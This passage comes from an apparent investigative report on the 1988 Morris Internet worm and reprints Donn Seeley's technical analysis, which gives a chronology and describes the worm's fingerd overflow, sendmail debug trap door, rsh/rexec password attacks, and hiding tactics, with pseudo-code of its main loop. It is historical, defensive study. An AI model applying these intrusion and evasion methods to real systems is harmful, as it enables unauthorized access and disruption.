The Commission deeply appreciates the assistance of the campus Judicial Administrator, Mr. Tom McCormick, who conducted or participated in conducting many of the interviews associated with this investigation.

The Commission is also greatly indebted to Dr. Dean Krafft. Computer Science Department Computer Facilities Manager for his invaluable assistance in decrypting and in analyzing the computer backup files associated with Morris' account. The Commission also appreciates Dr. Krafft's invaluable technical advice.

The Commission would also like to thank those members of the Cornell community and the many other individuals from other institutions who patiently gave of their time and their evidence.

The Commission also appreciates the assistance of the Computer Systems Research Group at the University of California, Berkeley for providing the Commission with a decompiled version of the worm and with other technical information.

The Commission also thanks Eugene H. Spafford of Purdue University and Donn Seeley of the University of Utah for permission to use their reports on the worm contained in Appendices 1 and 2.

THE COMPUTER WORM

APPENDICES

APPENDICES

1. "A Tour of the Worm", by Donn Seeley, Department of Computer Science, University of Utah.

2. "The Internet Worm Program: An Analysis", by Eugene H. Spafford, Department of Computer Sciences, Purdue University. Purdue Technical Report CSD-TR-823.

3. "'Virus' in Military Computers Disrupts Systems Nationwide", by John Markoff, The New York Times, November 4, 1988.

4. "How Berkeley Undergraduates Unearthed the Worm", Engineering News (a publication of the College of Engineering, University of California, Berkeley), November 21, 1988.

5. Selected New York Times articles regarding the "virus", November 5 through November 11, 1988.

6. "Spreading a Virus", Wall Street Journal, November 7, 1988.

7. Bibliography of articles and other documents pertaining to computer security and to professional attitudes to computer security and "hacking".

8. Selected program comments contained in the October 15 Version of the Worm extracted from Morris' files.

9. Copy of slide used by Dr. Dean Krafft in his orientation talk to first-year Cornell computer science students.

10. "Cornell Computer Science Department Policy for the Use of the Research Computing Facility", August 21, 1987.

11. Letter from Morris' attorney, Thomas A. Guidoboni, dated January 4, 1989.

12. "Misuse of Computer Systems". Page 85 of the Handbook for Students, Harvard College, 1987-1988.

13. Electronic mail reportedly sent by Andrew Sudduth referring to the virus, November 3, 1988.

14. "New Computer Break-Ins Suggest 'Virus' May Have Spurred Hackers", by David Stipp and Bob Davis, The Wall Street Journal, December 2, 1988.

APPENDIX 1

"A Tour of the Worm", by Donn Seeley, Department of Computer Science, University of Utah.

Reprinted with permission of the author.

A Tour of the Worm

Donn Seeley

Department of Computer Science
University of Utah

ABSTRACT

On the evening of November 2, 1988, a self-replicating program was released upon the Internet[1]. This program (a *worm*) invaded VAX and Sun-3 computers running versions of Berkeley UNIX, and used their resources to attack still more computers[2]. Within the space of hours this program had spread across the U.S., infecting hundreds or thousands of computers and making many of them unusable due to the burden of its activity. This paper provides a chronology for the outbreak and presents a detailed description of the internals of the worm, based on a C version produced by decompiling.

1. Introduction

> There is a fine line between helping administrators protect their systems and providing a cookbook for bad guys. [Grampp and Morris, "UNIX Operating System Security"]

November 3, 1988 is already coming to be known as Black Thursday. System administrators around the country came to work on that day and discovered that their networks of computers were laboring under a huge load. If they were able to log in and generate a system status listing, they saw what appeared to be dozens or hundreds of "shell" (command interpreter) processes. If they tried to kill the processes, they found that new processes appeared faster than they could kill them. Rebooting the computer seemed to have no effect—within minutes after starting up again, the machine was overloaded by these mysterious processes.

These systems had been invaded by a *worm*. A worm is a program that propagates itself across a network, using resources on one machine to attack other machines. (A worm is not quite the same as a *virus*, which is a program fragment that inserts itself into other programs.) The worm had taken advantage of lapses in security on systems that were running 4.2 or 4.3 BSD UNIX or derivatives like SunOS. These lapses allowed it to connect to machines across a network, bypass their login authentication, copy itself and then proceed to attack still more machines. The massive system load was generated by multitudes of worms trying to propagate the epidemic.

The Internet had never been attacked in this way before, although there had been plenty of speculation that an attack was in store. Most system administrators were unfamiliar with the concept of worms (as opposed to viruses, which are a major affliction of the PC world) and it took some time before they were able to establish what was going on and how to deal with it. This paper is intended to let people know exactly what happened and how it came about, so that they will be better prepared when it happens the next time. The behavior of the worm will be examined in detail, both to show exactly what it did and didn't do, and to show the dangers of future worms.

---

[1] The Internet is a logical network made up of many physical networks, all running the IP class of network protocols.

[2] VAX and Sun-3 are models of computers built by Digital Equipment Corp. and Sun Microsystems Inc., respectively. UNIX is a Registered Bell of AT&T Trademark Laboratories.

The epigraph above is now ironic, for the author of the worm used information in that paper to attack systems. Since the information is now well known, by virtue of the fact that thousands of computers now have copies of the worm, it seems unlikely that this paper can do similar damage, but it is definitely a troubling thought. Opinions on this and other matters will be offered below.

2. Chronology

> Remember, when you connect with another computer, you're connecting to every computer that computer has connected to. [Dennis Miller, on NBC's *Saturday Night Live*]
>
> Here is the gist of a message I got: I'm sorry. [Andy Sudduth, in an anonymous posting to the TCP-IP list on behalf of the author of the worm, 11/3/88]

Many details of the chronology of the attack are not yet available. The following list represents dates and times that we are currently aware of. Times have all been rendered in Pacific Standard Time for convenience.

11/2: 1800 (approx.)
: This date and time were seen on worm files found on *prep.ai.mit.edu*, a VAX 11/750 at the MIT Artificial Intelligence Laboratory. The files were removed later, and the precise time was lost. System logging on *prep* had been broken for two weeks. The system doesn't run accounting and the disks aren't backed up to tape: a perfect target. A number of "tourist" users (individuals using public accounts) were reported to be active that evening. These users would have appeared in the session logging, but see below.

11/2: 1824
: First known West Coast infection: *rand.org* at Rand Corp. in Santa Monica.

11/2: 1904
: *csgw.berkeley.edu* is infected. This machine is a major network gateway at UC Berkeley. Mike Karels and Phil Lapsley discover the infection shortly afterward.

11/2: 1954
: *mimsy.umd.edu* is attacked through its *finger* server. This machine is at the University of Maryland College Park Computer Science Department.

11/2: 2000 (approx.)
: Suns at the MIT AI Lab are attacked.

11/2: 2028
: First *sendmail* attack on mimsy.

11/2: 2040
: Berkeley staff figure out the *sendmail* and *rsh* attacks, notice *telnet* and *finger* peculiarities, and start shutting these services off.

11/2: 2049
: *cs.utah.edu* is infected. This VAX 8600 is the central Computer Science Department machine at the University of Utah. The next several entries follow documented events at Utah and are representative of other infections around the country.

11/2: 2109
: First *sendmail* attack at *cs.utah.edu*.

11/2: 2121
: The load average on *cs.utah.edu* reaches 5. The "load average" is a system-generated value that represents the average number of jobs in the run queue over the last minute; a load of 5 on a VAX 8600 noticeably degrades response times, while a load over 20 is a drastic degradation. At 9 PM, the load is typically between 0.5 and 2.

11/2: 2141
: The load average on *cs.utah.edu* reaches 7.

11/2: 2201
: The load average on *cs.utah.edu* reaches 16.

11/2: 2206
: The maximum number of distinct runnable processes (100) is reached on *cs.utah.edu*; the system is unusable.

11/2: 2220
: Jeff Forys at Utah kills off worms on *cs.utah.edu*. Utah Sun clusters are infected.

11/2: 2241
: Re-infestation causes the load average to reach 27 on *cs.utah.edu*.

11/2: 2249
: Forys shuts down *cs.utah.edu*.

11/3: 2321 Re-infestation causes the load average to reach 37 on *cs.utah.edu*, despite continuous efforts by Forys to kill worms.

11/2: 2328 Peter Yee at NASA Ames Research Center posts a warning to the TCP-IP mailing list: "We are currently under attack from an Internet VIRUS. It has hit UC Berkeley, UC San Diego, Lawrence Livermore, Stanford, and NASA Ames." He suggests turning off *telnet*, *ftp*, *finger*, *rsh* and SMTP services. He does not mention *rexec*. Yee is actually at Berkeley working with Keith Bostic, Mike Karels and Phil Lapsley.

11/3: 0034 At another's prompting, Andy Sudduth of Harvard anonymously posts a warning to the TCP-IP list: "There may be a virus loose on the internet." This is the first message that (briefly) describes how the *finger* attack works, describes how to defeat the SMTP attack by rebuilding *sendmail*, and explicitly mentions the *rexec* attack. Unfortunately Sudduth's message is blocked at *relay.cs.net* while that gateway is shut down to combat the worm, and it does not get delivered for almost two days. Sudduth acknowledges authorship of the message in a subsequent message to TCP-IP on Nov. 5.

11/3: 0254 Keith Bostic sends a fix for *sendmail* to the newsgroup comp.bugs.4bsd.ucb-fixes and to the TCP-IP mailing list. These fixes (and later ones) are also mailed directly to important system administrators around the country.

11/3: early morning
The *wtmp* session log is mysteriously removed on *prep.ai.mit.edu*.

11/3: 0507 Edward Wang at Berkeley figures out and reports the *finger* attack, but his message doesn't come to Mike Karels' attention for 12 hours.

11/3: 0900 The annual Berkeley Unix Workshop commences at UC Berkeley. 40 or so important system administrators and hackers are in town to attend, while disaster erupts at home. Several people who had planned to fly in on Thursday morning are trapped by the crisis. Keith Bostic spends much of the day on the phone at the Computer Systems Research Group offices answering calls from panicked system administrators from around the country.

11/3: 1500 (approx.)
The team at MIT Athena calls Berkeley with an example of how the *finger* server bug works.

11/3: 1626 Dave Pare arrives at Berkeley CSRG offices; disassembly and decompiling start shortly afterward using Pare's special tools.

11/3: 1800 (approx.)
The Berkeley group sends out for calzones. People arrive and leave; the offices are crowded, there's plenty of excitement. Parallel work is in progress at MIT Athena; the two groups swap code.

11/3: 1918 Keith Bostic posts a fix for the *finger* server.

11/4: 0600 Members of the Berkeley team, with the worm almost completely disassembled and largely decompiled, finally take off for a couple hours' sleep before returning to the workshop.

11/4: 1236 Theodore Ts'o of Project Athena at MIT publicly announces that MIT and Berkeley have completely disassembled the worm.

11/4: 1700 (approx.)
A short presentation on the worm is made at the end of the Berkeley UNIX Workshop.

11/8: National Computer Security Center meeting to discuss the worm. There are about 50 attendees.

11/11: 0038 Fully decompiled and commented worm source is installed at Berkeley.

3. Overview

What exactly did the worm do that led it to cause an epidemic? The worm consists of a 99-line bootstrap program written in the C language, plus a large relocatable object file that comes in VAX and Sun-3 flavors. Internal evidence showed that the object file was generated from C sources, so it was natural to decompile the binary machine language into C; we now have over 3200 lines of commented C code which recompiles and is mostly complete. We shall start the tour of the worm with a quick overview of the basic goals of the worm, followed by discussion in depth of the worm's various behaviors as revealed by decompilation.

The activities of the worm break down into the categories of attack and defense. Attack consists of locating hosts (and accounts) to penetrate, then exploiting security holes on remote systems to pass across a copy of the worm and run it. The worm obtains host addresses by examining the system tables */etc/hosts.equiv* and */.rhosts*, user files like *.forward* and *.rhosts*, dynamic routing information produced by the *netstat* program, and finally randomly generated host addresses on local networks. It ranks these by order of preference, trying a file like */etc/hosts.equiv* first because it contains names of local machines that are likely to permit unauthenticated connections. Penetration of a remote system can be accomplished in any of three ways. The worm can take advantage of a bug in the *finger* server that allows it to download code in place of a finger request and trick the server into executing it. The worm can use a "trap door" in the *sendmail* SMTP mail service, exercising a bug in the debugging code that allows it to execute a command interpreter and download code across a mail connection. If the worm can penetrate a local account by guessing its password, it can use the *rexec* and *rsh* remote command interpreter services to attack hosts that share that account. In each case the worm arranges to get a remote command interpreter which it can use to copy over, compile and execute the 99-line bootstrap. The bootstrap sets up its own network connection with the local worm and copies over the other files it needs, and using these pieces a remote worm is built and the infection procedure starts over again.

Defense tactics fall into three categories: preventing the detection of intrusion, inhibiting the analysis of the program, and authenticating other worms. The worm's simplest means of hiding itself is to change its name. When it starts up, it clears its argument list and sets its zeroth argument to *sh*, allowing it to masquerade as an innocuous command interpreter. It uses *fork*() to change its process I.D., never staying too long at one I.D. These two tactics are intended to disguise the worm's presence on system status listings. The worm tries to leave as little trash lying around as it can, so at start-up it reads all its support files into memory and deletes the tell-tale filesystem copies. It turns off the generation of *core* files, so if the worm makes a mistake, it doesn't leave evidence behind in the form of core dumps. The latter tactic is also designed to block analysis of the program—it prevents an administrator from sending a software signal to the worm to force it to dump a core file. There are other ways to get a core file, however, so the worm carefully alters character data in memory to prevent it from being extracted easily. Copies of disk files are encoded by repeatedly exclusive-or'ing a ten-byte code sequence; static strings are encoded byte-by-byte by exclusive-or'ing with the hexadecimal value 81, except for a private word list which is encoded with hexadecimal 80 instead. If the worm's files are somehow captured before the worm can delete them, the object files have been loaded in such a way as to remove most non-essential symbol table entries, making it harder to guess at the purposes of worm routines from their names. The worm also makes a trivial effort to stop other programs from taking advantage of its communications; in theory a well-prepared site could prevent infection by sending messages to ports that the worm was listening on, so the worm is careful to test connections using a short exchange of random "magic numbers".

When studying a tricky program like this, it's just as important to establish what the program *does not* do as what it does do. The worm *does not delete a system's files*: it only removes files that it created in the process of bootstrapping. The program does not attempt to incapacitate a system by deleting important files, or indeed any files. It does not remove log files or otherwise

interfere with normal operation other than by consuming system resources. The worm *does not modify existing files*: it is not a virus. The worm propagates by copying itself and compiling itself on each system; it does not modify other programs to do its work for it. Due to its method of infection, it can't count on sufficient privileges to be able to modify programs. The worm *does not install trojan horses*: its method of attack is strictly active, it never waits for a user to trip over a trap. Part of the reason for this is that the worm can't afford to waste time waiting for trojan horses—it must reproduce before it is discovered. Finally, the worm *does not record or transmit decrypted passwords*: except for its own static list of favorite passwords, the worm does not propagate cracked passwords on to new worms nor does it transmit them back to some home base. This is not to say that the accounts that the worm penetrated are secure merely because the worm did not tell anyone what their passwords were, of course—if the worm can guess an account's password, certainly others can too. The worm *does not try to capture superuser privileges*: while it does try to break into accounts, it doesn't depend on having particular privileges to propagate, and never makes special use of such privileges if it somehow gets them. The worm *does not propagate over uucp* or X.25 or DECNET or BITNET: it specifically requires TCP/IP. The worm *does not infect System V systems* unless they have been modified to use Berkeley network programs like *sendmail*, *fingerd* and *rexec*.

4. Internals

Now for some details: we shall follow the main thread of control in the worm, then examine some of the worm's data structures before working through each phase of activity.

4.1. The thread of control

When the worm starts executing in *main*(), it takes care of some initializations, some defense and some cleanup. The very first thing it does is to change its name to *sh*. This shrinks the window during which the worm is visible in a system status listing as a process with an odd name like *x9834753*. It then initializes the random number generator, seeding it with the current time, turns off core dumps, and arranges to die when remote connections fail. With this out of the way, the worm processes its argument list. It first looks for an option **-p *$$***, where ***$$*** represents the process I.D. of its parent process; this option indicates to the worm that it must take care to clean up after itself. It proceeds to read in each of the files it was given as arguments; if cleaning up, it removes each file after it reads it. If the worm wasn't given the bootstrap source file *l1.c* as an argument, it exits silently; this is perhaps intended to slow down people who are experimenting with the worm. If cleaning up, the worm then closes its file descriptors, temporarily cutting itself off from its remote parent worm, and removes some files. (One of these files, */tmp/.dumb*, is never created by the worm and the unlinking seems to be left over from an earlier stage of development.) The worm then zeroes out its argument list, again to foil the system status program *ps*. The next step is to initialize the worm's list of network interfaces; these interfaces are used to find local networks and to check for alternate addresses of the current host. Finally, if cleaning up the worm resets its process group and kills the process that helped to bootstrap it. The worm's last act in *main*() is to call a function we named *doit*(), which contains the main loop of the worm.

doit() runs a short prologue before actually starting the main loop. It (redundantly) seeds the random number generator with the current time, saving the time so that it can tell how long it has been running. The worm then attempts its first infection. It initially attacks gateways that it found with the *netstat* network status program; if it can't infect one of these hosts, then it checks random host numbers on local networks, then it tries random host numbers on networks that are on the far side of gateways, in each case stopping if it succeeds. (Note that this sequence of attacks differs from the sequence the worm uses after it has entered the main loop.)

After this initial attempt at infection, the worm calls the routine *checkother*() to check for another worm already on the local machine. In this check the worm acts as a client to an existing worm which acts as a server; they may exchange "population control" messages, after which one of the two worms will eventually shut down.

```
doit() {
    seed the random number generator with the time
    attack hosts: gateways, local nets, remote nets
    checkother();
    send_message();
    for (;;) {
        cracksome();
        other_sleep(30);.
        cracksome();
        change our process ID
        attack hosts: gateways, known hosts,
            remote nets, local nets
        other_sleep(120);
        if 12 hours have passed,
            reset hosts table
        if (pleasequit && nextw > 10)
            exit(0);
    }
}
```

"C" pseudo-code for the *doit*() function

One odd routine is called just before entering the main loop. We named this routine *send_message*(), but it really doesn't send anything at all. It looks like it was intended to cause 1 in 15 copies of the worm to send a 1-byte datagram to a port on the host *ernie.berkeley.edu*, which is located in the Computer Science Department at UC Berkeley. It has been suggested that this was a feint, designed to draw attention to *ernie* and away from the author's real host. Since the routine has a bug (it sets up a TCP socket but tries to send a UDP packet), nothing gets sent at all. It's possible that this was a deeper feint, designed to be uncovered only by decompilers; if so, this wouldn't be the only deliberate impediment that the author put in our way. In any case, administrators at Berkeley never detected any process listening at port 11357 on ernie, and we found no code in the worm that listens at that port, regardless of the host.

The main loop begins with a call to a function named *cracksome*() for some password cracking. Password cracking is an activity that the worm is constantly working at in an incremental fashion. It takes a break for 30 seconds to look for intruding copies of the worm on the local host, and then goes back to cracking. After this session, it forks (creates a new process running with a copy of the same image) and the old process exits; this serves to turn over process I.D. numbers and makes it harder to track the worm with the system status program *ps*. At this point the worm goes back to its infectious stage, trying (in order of preference) gateways, hosts listed in system tables like */etc/hosts.equiv*, random host numbers on the far side of gateways and random hosts on local networks. As before, if it succeeds in infecting a new host, it marks that host in a list and leaves the

infection phase for the time being. After infection, the worm spends two minutes looking for new local copies of the worm again; this is done here because a newly infected remote host may try to reinfect the local host. If 12 hours have passed and the worm is still alive, it assumes that it has had bad luck due to networks or hosts being down, and it reinitializes its table of hosts so that it can start over from scratch. At the end of the main loop the worm checks to see if it is scheduled to die as a result of its population control features, and if it is, and if it has done a sufficient amount of work cracking passwords, it exits.

4.2. Data structures

The worm maintains at least four interesting data structures, and each is associated with a set of support routines.

The *object* structure is used to hold copies of files. Files are encrypted using the function *xorbuf()* while in memory, so that dumps of the worm won't reveal anything interesting. The files are copied to disk on a remote system before starting a new worm, and new worms read the files into memory and delete the disk copies as part of their start-up duties. Each structure contains a name, a length and a pointer to a buffer. The function *getobjectbyname()* retrieves a pointer to a named object structure; for some reason, it is only used to call up the bootstrap source file.

The *interface* structure contains information about the current host's network interfaces. This is mainly used to check for local attached networks. It contains a name, a network address, a subnet mask and some flags. The interface table is initialized once at start-up time.

The *host* structure is used to keep track of the status and addresses of hosts. Hosts are added to this list dynamically, as the worm encounters new sources of host names and addresses. The list can be searched for a particular address or name, with an option to insert a new entry if no matching entry is found. Flag bits are used to indicate whether the host is a gateway, whether it was found in a system table like */etc/hosts.equiv*, whether the worm has found it impossible to attack the host for some reason, and whether the host has already been successfully infected. The bits for "can't infect" and "infected" are cleared every 12 hours, and low priority hosts are deleted, to be accumulated again later. The structure contains up to 12 names (aliases) and up to 6 distinct network addresses for each host.

In our sources, what we've called the *muck* structure is used to keep track of accounts for the purpose of password cracking. (It was awarded the name *muck* for sentimental reasons, although *pw* or *acct* might be more mnemonic.) Each structure contains an account name, an encrypted password, a decrypted password (if available) plus the home directory and personal information fields from the password file.

4.3. Population growth

The worm contains a mechanism that seems to be designed to limit the number of copies of the worm running on a given system, but beyond that our current understanding of the design goals is itself limited. It clearly does not prevent a system from being overloaded, although it does appear to pace the infection so that early copies can go undetected. It has been suggested that a simulation of the worm's population control features might reveal more about its design, and we are interested writing such a simulation.

The worm uses a client-and-server technique to control the number of copies executing on the current machine. A routine *checkother()* is run at start-up time. This function tries to connect to a server listening at TCP port 23357. The connection attempt returns immediately if no server is present, but blocks if one is available and busy; a server worm periodically runs its server code during time-consuming operations so that the queue of connections does not grow large. After the client exchanges magic numbers with the server as a trivial form of authentication, the client and the server roll dice to see who gets to survive. If the exclusive-or of the respective low bits of the client's and the server's random numbers is 1, the server wins, otherwise the client wins. The loser sets a flag *pleasequit* that eventually allows it to exit at the bottom of the main loop. If at any

time a problem occurs—a read from the server fails, or the wrong magic number is returned—the client worm returns from the function, becoming a worm that never acts as a server and hence does not engage in population control. Perhaps as a precaution against a cataleptic server, a test at the top of the function causes 1 in 7 worms to skip population control. Thus the worm finishes the population game in *checkother*() in one of three states: scheduled to die after some time, with *pleasequit* set; running as a server, with the possibility of losing the game later; and immortal, safe from the gamble of population control.

A complementary routine *other_sleep*() executes the server function. It is passed a time in seconds, and it uses the Berkeley *select*() system call to wait for that amount of time accepting connections from clients. On entry to the function, it tests to see whether it has a communications port with which to accept connections; if not, it simply sleeps for the specified amount of time and returns. Otherwise it loops on *select*(), decrementing its time remaining after serving a client until no more time is left and the function returns. When the server acquires a client, it performs the inverse of the client's protocol, eventually deciding whether to proceed or to quit. *other_sleep*() is called from many different places in the code, so that clients are not kept waiting too long.

Given the worm's elaborate scheme for controlling re-infection, what led it to reproduce so quickly on an individual machine that it could swamp it? One culprit is the 1 in 7 test in *checkother*(): worms that skip the client phase become immortal, and thus don't risk being eliminated by a roll of the dice. Another source of system loading is the problem that when a worm decides it has lost, it can still do a lot of work before it actually exits. The client routine isn't even run until the newly born worm has attempted to infect at least one remote host, and even if a worm loses the roll, it continues executing to the bottom of the main loop, and even then it won't exit unless it has gone through the main loop several times, limited by its progress in cracking passwords. Finally, new worms lose all of the history of infection that their parents had, so the children of a worm are constantly trying to re-infect the parent's host, as well as the other children's hosts. Put all of these factors together and it comes as no surprise that within an hour or two after infection, a machine may be entirely devoted to executing worms.

4.4. Locating new hosts to infect

One of the characteristics of the worm is that all of its attacks are active, never passive. A consequence of this is that the worm can't wait for a user to take it over to another machine like gum on a shoe—it must search out hosts on its own.

The worm has a very distinct list of priorities when hunting for hosts. Its favorite hosts are gateways; the *hg*() routine tries to infect each of the hosts it believes to be gateways. Only when all of the gateways are known to be infected or infection-proof does the worm go on to other hosts. *hg*() calls the *rt_init*() function to get a list of gateways; this list is derived by running the *netstat* network status program and parsing its output. The worm is careful to skip the loopback device and any local interfaces (in the event that the current host is a gateway); when it finishes, it randomizes the order of the list and adds the first 20 gateways to the host table to speed up the initial searches. It then tries each gateway in sequence until it finds a host that can be infected, or it runs out of hosts.

After taking care of gateways, the worm's next priority is hosts whose names were found in a scan of system files. At the start of password cracking, the files */etc/hosts.equiv* (which contains names of hosts to which the local host grants user permissions without authentication) and */.rhosts* (which contains names of hosts from which the local host permits remote privileged logins) are examined, as are all users' *.forward* files (which list hosts to which mail is forwarded from the current host). These hosts are flagged so that they can be scanned earlier than the rest. The *hl*() function is then responsible for attacking these hosts.

When the most profitable hosts have been used up, the worm starts looking for hosts that aren't recorded in files. The routine *hl*() checks local networks: it runs through the local host's addresses, masking off the host part and substituting a random value. *ha*() does the same job for

remote hosts, checking alternate addresses of gateways. Special code handles the ARPAnet practice of putting the IMP number in the low host bits and the actual IMP port (representing the host) in the high host bits. The function that runs these random probes, which we named *hack_netof()*, seems to have a bug that prevents it from attacking hosts on local networks; this may be due to our own misunderstanding, of course, but in any case the check of hosts from system files should be sufficient to cover all or nearly all of the local hosts anyway.

Password cracking is another generator of host names, but since this is handled separately from the usual host attack scheme presented here, it will be discussed below with the other material on passwords.

4.5. Security holes

> The first fact to face is that Unix was not developed with security, in any realistic sense, in mind... [Dennis Ritchie, "On the Security of Unix"]

This section discusses the TCP services used by the worm to penetrate systems. It's a touch unfair to use the quote above when the implementation of the services we're about to discuss was distributed by Berkeley rather than Bell Labs, but the sentiment is appropriate. For a long time the balance between security and convenience on Unix systems has been tilted in favor of convenience. As Brian Reid has said about the break-in at Stanford two years ago: "Programmer convenience is the antithesis of security, because it is going to become intruder convenience if the programmer's account is ever compromised." The lesson from that experience seems to have been forgotten by most people, but not by the author of the worm.

4.5.1. Rsh and rexec

> These notes describe how the design of TCP/IP and the 4.2BSD implementation allow users on untrusted and possibly very distant hosts to masquerade as users on trusted hosts. [Robert T. Morris, "A Weakness in the 4.2BSD Unix TCP/IP Software"]

Rsh and *rexec* are network services which offer remote command interpreters. *Rexec* uses password authentication; *rsh* relies on a "privileged" originating port and permissions files. Two vulnerabilities are exploited by the worm—the likelihood that a remote machine that has an account for a local user will have the same password as the local account, allowing penetration through *rexec*, and the likelihood that such a remote account will include the local host in its *rsh* permissions files. Both of these vulnerabilities are really problems with laxness or convenience for users and system administrators rather than actual bugs, but they represent avenues for infection just like inadvertent security bugs.

The first use of *rsh* by the worm is fairly simple: it looks for a remote account with the same name as the one that is (unsuspectingly) running the worm on the local machine. This test is part of the standard menu of hacks conducted for each host; if it fails, the worm falls back upon *finger*, then *sendmail*. Many sites, including Utah, already were protected from this trivial attack by not providing remote shells for pseudo-users like *daemon* or *nobody*.

A more sophisticated use of these services is found in the password cracking routines. After a password is successfully guessed, the worm immediately tries to penetrate remote hosts associated with the broken account. It reads the user's *.forward* file (which contains an address to which mail is forwarded) and *.rhosts* file (which contains a list of hosts and optionally user names on those hosts which are granted permission to access the local machine with *rsh* bypassing the usual password authentication), trying these hostnames until it succeeds. Each target host is attacked in two ways. The worm first contacts the remote host's *rexec* server and sends it the account name found in the *.forward* or *.rhosts* files followed by the guessed password. If this fails, the worm connects to the local *rexec* server with the local account name and uses that to contact the target's *rsh* server. The remote *rsh* server will permit the connection provided the name of the local host appears in either the */etc/hosts.equiv* file or the user's private *.rhosts* file.

Strengthening these network services is far more problematic than fixing *finger* and *sendmail*, unfortunately. Users don't like the inconvenience of typing their password when logging in on a trusted local host, and they don't want to remember different passwords for each of the many hosts they may have to deal with. Some of the solutions may be worse than the disease—for example, a user who is forced to deal with many passwords is more likely to write them down somewhere.

4.5.2. Finger

> *gets* was removed from our [C library] a couple days ago. [Bill Cheswick at AT&T Bell Labs Research, private communication, 11/9/88]

Probably the neatest hack in the worm is its co-opting of the TCP *finger* service to gain entry to a system. *Finger* reports information about a user on a host, usually including things like the user's full name, where their office is, the number of their phone extension and so on. The Berkeley[3] version of the *finger* server is a really trivial program: it reads a request from the originating host, then runs the local *finger* program with the request as an argument and ships the output back. Unfortunately the *finger* server reads the remote request with *gets*(), a standard C library routine that dates from the dawn of time and which does not check for overflow of the server's 512 byte request buffer on the stack. The worm supplies the finger server with a request that is 536 bytes long; the bulk of the request is some VAX machine code that asks the system to execute the command interpreter *sh*, and the extra 24 bytes represent just enough data to write over the server's stack frame for the main routine. When the main routine of the server exits, the calling function's program counter is supposed to be restored from the stack, but the worm wrote over this program counter with one that points to the VAX code in the request buffer. The program jumps to the worm's code and runs the command interpreter, which the worm uses to enter its bootstrap.

Not surprisingly, shortly after the worm was reported to use this feature of *gets*(), a number of people replaced all instances of *gets*() in system code with sensible code that checks the length of the buffer. Some even went so far as to remove *gets*() from the library, although the function is apparently mandated by the forthcoming ANSI C standard[4]. So far no one has claimed to have exercised the finger server bug before the worm incident, but in May 1988, students at UC Santa Cruz apparently penetrated security using a different finger server with a similar bug. The system administrator at UCSC noticed that the Berkeley finger server had a similar bug and sent mail to Berkeley, but the seriousness of the problem was not appreciated at the time (Jim Haynes, private communication).

One final note: the worm is meticulous in some areas but not in others. From what we can tell, there was no Sun-3 version of the *finger* intrusion even though the Sun-3 server was just as vulnerable as the VAX one. Perhaps the author had VAX sources available but not Sun sources?

4.5.3. Sendmail

> [T]he trap door resulted from two distinct 'features' that, although innocent by themselves, were deadly when combined (kind of like binary nerve gas). [Eric Allman, personal communication, 11/22/88]

The *sendmail* attack is perhaps the least preferred in the worm's arsenal, but in spite of that one site at Utah was subjected to nearly 150 *sendmail* attacks on Black Thursday. *Sendmail* is the program that provides the SMTP mail service on TCP networks for Berkeley UNIX systems. It uses a simple character-oriented protocol to accept mail from remote sites. One feature of *sendmail* is

---

[3] Actually, like much of the code in the Berkeley distribution, the *finger* server was contributed from elsewhere; in this case, it appears that MIT was the source.

[4] See for example Appendix B, section 1.4 of the second edition of *The C Programming Language* by Kernighan and Ritchie.

that it permits mail to be delivered to processes instead of mailbox files; this can be used with (say) the *vacation* program to notify senders that you are out of town and are temporarily unable to respond to their mail. Normally this feature is only available to recipients. Unfortunately a little loophole was accidentally created when a couple of earlier security bugs were being fixed—if *sendmail* is compiled with the *DEBUG* flag, and the sender at runtime asks that *sendmail* enter debug mode by sending the *debug* command, it permits senders to pass in a command sequence instead of a user name for a recipient. Alas, most versions of *sendmail* are compiled with *DEBUG*, including the one that Sun sends out in its binary distribution. The worm mimics a remote SMTP connection, feeding in */dev/null* as the name of the sender and a carefully crafted string as the recipient. The string sets up a command that deletes the header of the message and passes the body to a command interpreter. The body contains a copy of the worm bootstrap source plus commands to compile and run it. After the worm finishes the protocol and closes the connection to *sendmail*, the bootstrap will be built on the remote host and the local worm waits for its connection so that it can complete the process of building a new worm.

Of course this is not the first time that an inadvertent loophole or "trap door" like this has been found in sendmail, and it may not be the last. In his Turing Award lecture, Ken Thompson said: "You can't trust code that you did not totally create yourself. (Especially code from companies that employ people like me.)" In fact, as Eric Allman says, "[Y]ou can't even trust code that you did totally create yourself." The basic problem of trusting system programs is not one that is easy to solve.

4.6. Infection

The worm uses two favorite routines when it decides that it wants to infect a host. One routine that we named *infect*() is used from host scanning routines like *hg*(). *infect*() first checks that it isn't infecting the local machine, an already infected machine or a machine previously attacked but not successfully infected; the "infected" and "immune" states are marked by flags on a host structure when attacks succeed or fail, respectively. The worm then makes sure that it can get an address for the target host, marking the host immune if it can't. Then comes a series of attacks: first by *rsh* from the account that the worm is running under, then through *finger*, then through *sendmail*. If *infect*() fails, it marks the host as immune.

The other infection routine is named *hul*() and it is run from the password cracking code after a password has been guessed. *hul*(), like *infect*(), makes sure that it's not re-infecting a host, then it checks for an address. If a potential remote user name is available from a *.forward* or *.rhosts* file, the worm checks it to make sure it is reasonable—it must contain no punctuation or control characters. If a remote user name is unavailable the worm uses the local user name. Once the worm has a user name and a password, it contacts the *rexec* server on the target host and tries to authenticate itself. If it can, it proceeds to the bootstrap phase; otherwise, it tries a slightly different approach—it connects to the local *rexec* server with the local user name and password, then uses this command interpreter to fire off a command interpreter on the target machine with *rsh*. This will succeed if the remote host says it trusts the local host in its */etc/hosts.equiv* file, or the remote account says it trusts the local account in its *.rhosts* file. *hul*() ignores *infect*()'s "immune" flag and does not set this flag itself, since *hul*() may find success on a per-account basis that *infect*() can't achieve on a per-host basis.

Both *infect*() and *hul*() use a routine we call *sendworm*() to do their dirty work[5]. *sendworm*() looks for the *l1.c* bootstrap source file in its objects list, then it uses the *makemagic*() routine to get a communication stream endpoint (a *socket*), a random network port number to rendezvous at, and a magic number for authentication. (There is an interesting side effect to *makemagic*()—it looks for

[5] One minor exception: the *sendmail* attack doesn't use *sendworm*() since it needs to handle the SMTP protocol in addition to the command interpreter interface, but the principle is the same.

a usable address for the target host by trying to connect to its TCP *telnet* port; this produces a characteristic log message from the *telnet* server.) If *makemagic*() was successful, the worm begins to send commands to the remote command interpreter that was started up by the immediately preceding attack. It changes its directory to an unprotected place (*/usr/tmp*), then it sends across the bootstrap source, using the UNIX stream editor *sed* to parse the input stream. The bootstrap source is compiled and run on the remote system, and the worm runs a routine named *waithit*() to wait for the remote bootstrap to call back on the selected port.

